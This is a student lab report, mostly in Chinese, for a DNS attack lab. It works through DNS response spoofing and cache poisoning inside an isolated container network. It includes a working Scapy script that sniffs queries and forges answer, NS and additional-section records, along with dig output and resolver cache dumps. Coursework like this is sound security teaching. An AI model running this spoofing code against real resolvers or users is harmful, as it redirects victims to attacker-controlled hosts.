
Local DNS Attack Lab

57118214 陈佳杰

Task 0:Testing the DNS Setup

实验环境如下图所示



Get the IP address of ns.attacker32.com.

运行以下挖掘命令，可以看到将该请求转发给本地 DNS 服务器。

```
root@fe24fa0a76e9:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22796
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d86dfe9c44683c1e0100000060f2dd83d13b42644443e8eb (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 17 13:39:15 UTC 2021
;; MSG SIZE  rcvd: 90
```

Get the IP address of www.example.com.

运行以下挖掘命令

```
root@fe24fa0a76e9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41017
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e4fac0fd86fe01140100000060f2e1bd13b7cbd9d6170a56 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 3687 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Jul 17 13:57:17 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@fe24fa0a76e9:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43576
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 483ad90f43a6a16f0100000060f2de704df1b360397877ad (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sat Jul 17 13:43:12 UTC 2021
;; MSG SIZE  rcvd: 88
```

没有人会向 ns.attacker32.com 询问 www.example.com 的 IP 地址，他们总是会向 example.com 域的官方名称服务器询问答案；第二个命令则是将查询直接发送到 ns.attacker32.com。

Task 1: Directly Spoofifing Response to User

攻击代码如下

```python
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=1,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-1b12f8847d9d', filter=f, prn=spoof_dns)

```

先在 DNS 服务器中用 rndc flush 清空缓存
然后运行攻击程序时在用户机上 dig www.example.com 得到结果

```
root@fe24fa0a76e9:/# dig www.example.com
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55012
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; Query time: 68 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:49:42 UTC 2021
;; MSG SIZE  rcvd: 64
```

可以看到原来 93.184.216.34 这个 ip 不见了，变成了我们伪造的 ip
抓包结果如下

9	2021-07-17 10:22:21…	172.20.10.7	199.43.135.53	DNS	100	Standard query 0xdbd1 A www.example.com OPT
17	2021-07-17 10:22:21…	10.9.0.53	10.9.0.5	DNS	177	Standard query response 0xc381 A www.example.com A 10.0.2.5 N…
18	2021-07-17 10:22:21…	10.9.0.53	10.9.0.5	DNS	177	Standard query response 0xc381 A www.example.com A 10.0.2.5 N…
26	2021-07-17 10:22:21…	199.43.135.53	10.9.0.53	DNS	177	Standard query response 0xdbd1 A www.example.com A 10.0.2.5 N…
27	2021-07-17 10:22:21…	199.43.135.53	10.9.0.53	DNS	177	Standard query response 0xdbd1 A www.example.com A 10.0.2.5 N…
28	2021-07-17 10:22:21…	10.9.0.53	199.43.135.53	DNS	77	Standard query 0xcce3 A www.example.com
29	2021-07-17 10:22:21…	10.9.0.53	199.43.135.53	DNS	77	Standard query 0xcce3 A www.example.com
30	2021-07-17 10:22:21…	10.9.0.53	199.43.135.53	DNS	77	Standard query 0xcce3 A www.example.com
31	2021-07-17 10:22:21…	10.8.0.11	199.43.135.53	DNS	77	Standard query 0xcce3 A www.example.com
32	2021-07-17 10:22:21…	10.8.0.11	199.43.135.53	DNS	77	Standard query 0xcce3 A www.example.com
33	2021-07-17 10:22:21…	172.20.10.7	199.43.135.53	DNS	77	Standard query 0xcce3 A www.example.com
35	2021-07-17 10:22:21…	199.43.135.53	172.20.10.7	DNS	275	Standard query response 0xdbd1 A www.example.com A 93.184.216…
36	2021-07-17 10:22:21…	199.43.135.53	10.8.0.11	DNS	275	Standard query response 0xdbd1 A www.example.com A 93.184.216…
37	2021-07-17 10:22:21…	199.43.135.53	10.8.0.11	DNS	275	Standard query response 0xdbd1 A www.example.com A 93.184.216…
39	2021-07-17 10:22:21…	199.43.135.53	10.9.0.53	DNS	275	Standard query response 0xdbd1 A www.example.com A 93.184.216…
40	2021-07-17 10:22:21…	199.43.135.53	10.9.0.53	DNS	275	Standard query response 0xdbd1 A www.example.com A 93.184.216…
41	2021-07-17 10:22:21…	199.43.135.53	10.9.0.53	DNS	275	Standard query response 0xdbd1 A www.example.com A 93.184.216…
42	2021-07-17 10:22:21…	199.43.135.53	10.9.0.53	DNS	177	Standard query response 0xcce3 A www.example.com A 10.0.2.5 N…

```
^Croot@VM:/volumes# python3 dns_sniff_spoof.py
 10.9.0.5 --> 10.9.0.53: 55012
.
Sent 1 packets.
```

Task 2: DNS Cache Poisoning Attack – Spoofifing Answers

修改 task1 中的程序

```
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=1,
             an=Anssec, ns=NSsec)
```

先清空 DNS 服务器中的缓存，然后运行攻击程序，再在用户机中 dig www.example.com，可以看到与上一个 task 一样的效果

```
;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.
```

检查 DNS 服务器中的缓存，可以看到记录了关于 www.example.com 的条目

```
root@d5c991ca9ce7:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863976  A       10.0.2.5
```

停止攻击后，过了十分钟再次在用户机中进行请求服务，得到的结果一致，说明攻击确实写在了 DNS 服务器中，而且得到反馈的速度很快，说明用户是通过查询本地 DNS 服务器得到的。

```
;; Query time: 0 msec
```

Task 3: Spoofifing NS Records

修改 NSsec

```
# The Authority Section
NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.attacker32.com')
```

运行攻击程序得到结果

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

在用户机中 dig 另一个主机名 mail.example.com，得到结果如下
其中 1.2.3.6 就是攻击成功之后自动分配的 ip

```
root@fe24fa0a76e9:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16685
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 64ba10839d5a230f0100000060f54f183079209c047d035c (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 176 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:08:24 UTC 2021
;; MSG SIZE  rcvd: 89
```

检查本地 DNS 服务器的缓存如下

```
root@d5c991ca9ce7:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777584  NS      ns.attacker32.com.
mail.example.com.       863989  A       1.2.3.6
www.example.com.        863986  A       10.0.2.5
```

有对应的记录。

Task 4: Spoofifing NS Records for Another Domain

对应程序如下

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
NSsec2 = DNSRR(rrname='geogle.com', type='NS', ttl=259200, rdata='ns.attacker32.com')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2,
             an=Anssec, ns=NSsec1/NSsec2)
```

攻击得到结果如下

```
root@fe24fa0a76e9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12545
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
geogle.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:23:03 UTC 2021
;; MSG SIZE  rcvd: 147
```

可以看到成功污染了

但是 dig www.geogle.com，还是会跳转到正确的 ip 上

```
root@fe24fa0a76e9:/# dig www.geogle.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.geogle.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31559
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 61c15e8e578ab28d0100000060f561c5a764bf399f4a5623 (good)
;; QUESTION SECTION:
;www.geogle.com.                        IN      A

;; ANSWER SECTION:
www.geogle.com.         600     IN      A       78.41.204.26

;; Query time: 1748 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 11:28:05 UTC 2021
;; MSG SIZE  rcvd: 87
```

查看缓存

```
root@d5c991ca9ce7:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777512  NS      ns.attacker32.com.
www.example.com.        863914  A       10.0.2.5
```

```
root@d5c991ca9ce7:/# cat /var/cache/bind/dump.db | grep geogle
geogle.com.             777593  NS      ns1.torresdns.com.
www.geogle.com.         605394  A       78.41.204.26
```

可以看到关于 geogle 的记录是真实记录（因为运行了 dig 命令）

原因是第二条关于 geogle 的记录是伪造的，如果这个记录被接受了，ns.attacker32.com 就成了 geogle.com 的权威域名服务器，从而掌管 geogle.com 域，这显然是不安全的，因此本地 DNS 服务器没有接受第二条数据。

Task 5: Spoofifing Records in the Additional Section

修改程序如下

```
# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200, rdata='ns.example.com')

# The Additional Section
Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')
Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='3.4.5.6')

# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2, arcount=3,
             an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
```

攻击结果如下

```
;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.com.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6
```

查看 DNS 服务器缓存

```
root@d5c991ca9ce7:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            777591  NS      ns.example.com.
ns.example.com.         863993  A       5.6.7.8
www.example.com.        863993  A       10.0.2.5
```

```
root@d5c991ca9ce7:/# cat /var/cache/bind/dump.db | grep facebook
root@d5c991ca9ce7:/#
```

从 dig 命令的运行结果可以看到，本地 DNS 服务器接受了附加字段的内容，但关于 facebook 的记录并没有写入缓存，原因跟 task4 类似，本地 DNS 服务器并不相信附加字段给出的 IP 地址，所以并不接受。